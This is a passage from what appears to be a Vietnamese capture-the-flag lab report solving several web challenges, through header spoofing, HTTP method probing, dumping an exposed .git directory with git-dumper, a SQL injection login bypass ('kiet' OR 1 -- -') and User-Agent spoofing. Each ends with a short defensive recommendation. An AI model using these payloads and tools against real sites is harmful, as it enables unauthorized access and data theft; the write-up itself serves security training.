


Figure 27: Hình ảnh khi thêm X-Forwarded-For: localhost vào gói request




Figure 28: Hình ảnh flag

FLAG{NEVER_TRUST_HEADERS}

Khuyến cáo: Thực hiện lọc gói tin và chặn đầu vào những vùng không mong muốn

27. Kịch bản Back to basics

Back to basics - data, information

Thực hiện bắt gói tin và chỉnh sửa nhằm điều khiển luồng để lấy thông tin

Mô tả

Bước 1: Vào trang web

Với trang web này, khi vừa bắt đầu vào <http://18.195.173.237:8585/> thì chúng em đã bị chuyển hướng qua google.com. Do đó, tiến hành xem source web bằng curl

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ curl http://18.195.173.237:8585/
<script> document.location = "http://www.google.com"; </script>
(kali㉿kali)-[~]
$
```

Figure 33: Hình ảnh source web

Khi ta bắt gói tin request thì dường như cũng không có gì để khai thác

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET / HTTP/1.0 2 Host: 18.195.173.237:8585 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 10	1 HTTP/1.1 200 OK 2 Date: Tue, 21 Mar 2023 19:00:41 GMT 3 Server: Apache 4 Content-Length: 64 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 <script> document.location = "http://www.google.com"; </script>

Figure 34: Hình ảnh gói tin bắt được

Với hình ảnh trên, thì ta chỉ có thể thử spam các request method (GET, POST, PUT,...) và nhận thấy rằng khi ta gọi OPTIONS request thì ta nhận được dòng 8 response mờ hổ như hình dưới

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 OPTIONS / HTTP/1.0 2 Host: 18.195.173.237:8585 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 10	1 HTTP/1.1 200 OK 2 Date: Tue, 21 Mar 2023 19:09:20 GMT 3 Server: Apache 4 Content-Length: 16 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 GET POST OPTIONS




Figure 35: Hình ảnh gói options request và response tương ứng

Đúng như vậy, và như **hình 36** thì không có chuyện gì xảy ra cả ::). Nhưng điều kỳ lạ tiếp theo là ta thay đổi từ “GET POST OPTIONS” thành “POST” và đặt trạng thái kết nối là keep-alive thì phần response đã cho ta 1 đoạn code ý nghĩa như **hình 37**.




Figure 36: Hình ảnh nhận được khi spam

Đoạn code như hình trên có thể viết lại như sau

```
function reverse(_0xa6e5x2) {
    flag = _0xa6e5x2['split']('')[‘reverse’]()[‘join’]()
}

console[‘log’] = reverse;

console[‘log’]('ceab068d9522dc567177de8009f323b2')
```

Tức là flag là đọc ngược lại chuỗi 'ceab068d9522dc567177de8009f323b2'

Flag: 2b323f9008ed771765cd2259d860baec


Khuyến cáo: Thực hiện lọc đầu vào

28. Kịch bản Maximum Courage


Maximum Courage - data, information

Thực hiện tải file về thông qua git-dumper để lấy thông tin mô tả

Đầu tiên ta sẽ vào trang để xem thông tin



Thấy được thông tin là flag ở flag.php và ta thử truy cập thử thì không được



Ta sẽ sử dụng dirb để check các domain có trong trang này và ta thấy được có trang .git

```
kali@kali: ~
File Actions Edit View Help

└──(kali㉿kali)-[~]
    $ dirb http://wcamxwl32pue3e6meg23gmg1834kmqvrw6lpc2zo-web.cyberthalentslabs.com/
    └── DIRB v2.22
        By The Dark Raver
            └── File System
                START_TIME: Tue Mar 21 12:54:56 2023
                URL_BASE: http://wcamxwl32pue3e6meg23gmg1834kmqvrw6lpc2zo-web.cyberthalentslab
                s.com/
                WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
                └── Home
                    GENERATED WORDS: 4612
                    └── Scanning URL: http://wcamxwl32pue3e6meg23gmg1834kmqvrw6lpc2zo-web.cybert
                        alentslabs.com/
                        + http://wcamxwl32pue3e6meg23gmg1834kmqvrw6lpc2zo-web.cyberthalentslabs.com/.g
                        it/HEAD (CODE:200|SIZE:23)
                        ^C> Testing: http://wcamxwl32pue3e6meg23gmg1834kmqvrw6lpc2zo-web.cyberthalent
                └──(kali㉿kali)-[~]
                    $ ┌─[


```

ta sẽ sử dụng git-dumper để thực hiện lấy toàn bộ file về
<https://github.com/arthaud/git-dumper>

```
(kali㉿kali)-[~/Downloads/git-dumper]
└─$ ./git_dumper.py http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/ cau12
[–] Testing http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/HEAD [200]
[–] Testing http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/ [403]
[–] Fetching common files
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.gitignore [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.gitignore responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-applypatch.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/commit-msg.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/applypatch-msg.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-receive.sample [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-receive.sample responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/description [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/COMMIT_EDITMSG [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/COMMIT_EDITMSG responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-update.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-commit.sample [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/post-commit.sample responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-receive.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-rebase.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/prepare-commit-msg.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/info/index [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/objects/info/packs [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/objects/info/packs responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/update.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-push.sample [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/info/exclude [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/hooks/pre-commit.sample [200]
[–] Finding refs/
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/FETCH_HEAD [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/FETCH_HEAD responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/logs/HEAD [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/config [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/stash [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/stash responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/master [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/ORIG_HEAD [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/ORIG_HEAD responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/remotes/origin/master [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/remotes/origin/master responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/HEAD [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/remotes/origin/HEAD [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/logs/refs/remotes/origin/HEAD responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/packed-refs [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/packed-refs responded with status code 404
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/refs/heads/master [200]
[–] Fetching http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/refs/remotes/origin/master [404]
[–] http://wcamxwl32pue3e6meg23gmg1834kmqrvr6lpc2zo-web.cybertalentslabs.com/.git/refs/remotes/origin/master responded with status code 404
```

tiếp theo ta vào file vừa tải về và ta lấy được flag trong file flag.php

```
(kali㉿kali)-[~/Downloads/git-dumper]
└─$ cd cau12

(kali㉿kali)-[~/Downloads/git-dumper/cau12]
└─$ ls
flag.php  index.php

(kali㉿kali)-[~/Downloads/git-dumper/cau12]
└─$ cat flag.php
You can't view this flag directly.
←— PHP source doesn't appear on HTML comments →
<?php
exit();
die();
$secret_key = 'be607453caada6a05d00c0ea0057f733';
?>

(kali㉿kali)-[~/Downloads/git-dumper/cau12]
└─$
```

flag be607453caada6a05d00c0ea0057f733

Khuyến cáo: Chặn download bằng git


29. Kịch bản Easy access

Easy access - data, information

Thực hiện sql injection để truy cập

Mô tả

Đầu tiên ta sẽ thực hiện đăng nhập vào, thì ta không thể nào đăng nhập được



The screenshot shows a login page with the following fields:

- A large "Login" button at the top.
- A "username" input field below it.
- A "Password" input field below the username.
- A "Remember Me" checkbox followed by the text "Remember Me".
- At the bottom left is a blue "Login" button, and to its right is a link "Forgot Your Password?".

Invalid password!


Tiếp theo ta sẽ kiểm tra thẻ elements trong trang thì ta thấy được thông tin user và pass: <!--user:bob,pass:password-->

The screenshot shows the Chrome DevTools interface with the 'Elements' tab selected. The code pane displays the following HTML structure:

```
<!DOCTYPE html>
<html lang="en">
  <head> ...
    ... <!--user:bob,pass:password--> == $0
  <body style="height:auto;margin:0 auto;padding:0 auto ;">
    <div style="margin-top: 10%;"></div>
    <main class="login-form">...
      <font style="color:#FF0000">...
    </font>
  </body>
</html>
```

Below the code pane, there is a status bar with the text "html <!-->".

Đăng nhập vào thì ta thấy bình thường



Only admin can see the flag

[Logout](#)

copyright@CT

Ta sẽ thử một số cách khác bằng cách chèn thêm ký tự đặc biệt vào pass như là dấu nháy vào khung user

username

Password

Remember Me

Login

[Forgot Your Password?](#)

Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'c4ca4238a0b923820dcc509a6f75849b' at line 1

ta thấy được rằng là báo lỗi sql, ta có thể thực hiện tấn công sql injection ở khung user và password tùy ý. user là: kiet' OR 1 -- -

Login

username

kiet' OR 1 -- -

Password

...|

Remember Me

Login

[Forgot Your Password?](#)

Vậy ta có thể đăng nhập vào



flag{!njection_3v3ry_wh3r3}

[Logout](#)

copyright@CT

và flag là: flag{!njection_3v3ry_wh3r3}

Khuyến cáo: thực hiện lọc filter blacklist, whitelist dựa trên đầu vào data


30. Kịch bản Private Agent

Private Agent - data, information

Thực hiện chỉnh sửa gói tin để có thể có được thông tin

Mô tả

Đầu tiên ta sẽ vào trang thì được thông báo là không được phép



Trong phần element thì ta có thể thấy được thông tin là givitome có thể access khi được chỉnh sửa trong User-Agent của gói tin. Ta thực hiện bắt gói tin và gửi đi

Forward Drop Intercept is... Action Open bro...

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: wcamxwl32pue3e6meg23gk9h8z4kmqvrw6lpc2zo-web.cyber-talents-labs.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: givittome
6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
   Safari/537.36
7 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
0 Connection: close
1
2

```

Ta thấy được kết quả trả về có thông tin Xflag: W3lcome_Ag3nt8

Burp Suite Community Edition v2023.2.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Window Help

Intercept HTTP history WebSockets history | Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
298	https://maxcdn.bootstrapcdn.com	GET	/fonttrap/3.7/js/fontstrap.m...			200	3793	script	js			✓	13.52.16.116.121/		20:03:27 20...	8080
389	http://wcamxwl32pue3e6...	GET	/favicon.ico			404	497	HTML	ico		404 Not Found	✓	104.18.10.207		20:04:10 20...	8080
391	https://maxcdn.bootstrapcdn.com	GET	/fontstrap/3.7/css/bootstrap....			200	543053	JSON	map			✓	13.52.16.116		20:04:40 20...	8080
392	http://wcamxwl32pue3e6...	GET	/			400	309	HTML			400 Bad Request				20:07:07 20...	8080
393	https://wi-eu.pusher.com	GET	/app/25d1983e9a09e9e798e/pr...		✓	101	166					✓	54.229.130.166		20:08:22 20...	8080
394	https://wi-eu.pusher.com	GET	/app/25d1983e9a09e9e798e/pr...		✓	101	166					✓	54.229.130.166		20:07:11 20...	8080
395	https://wi-eu.pusher.c...	OPTION...	/pusher/app/25d1983e9a09e9e...		✓	204	418					✓	52.21.25.7.111		20:07:22 20...	8080
396	https://wi-eu.pusher.c...	POST	/pusher/app/25d1983e9a09e9e...		✓	200	2563	script				✓	52.21.25.7.111		20:08:19 20...	8080
397	https://wi-eu.pusher.c...	OPTION...	/pusher/app/25d1983e9a09e9e...		✓	204	418					✓	52.21.25.7.111		20:08:22 20...	8080
398	https://wi-eu.pusher.c...	OPTION...	/pusher/app/25d1983e9a09e9e...		✓	204	418					✓	52.21.25.7.111		20:08:22 20...	8080
399	https://wi-eu.pusher.com	GET	/app/25d1983e9a09e9e798e/pr...		✓	101	166					✓	54.229.130.166		20:08:22 20...	8080
401	https://wi-eu.pusher.c...	POST	/pusher/app/25d1983e9a09e9e...		✓	200	2563	script				✓	52.21.25.7.111		20:08:25 20...	8080
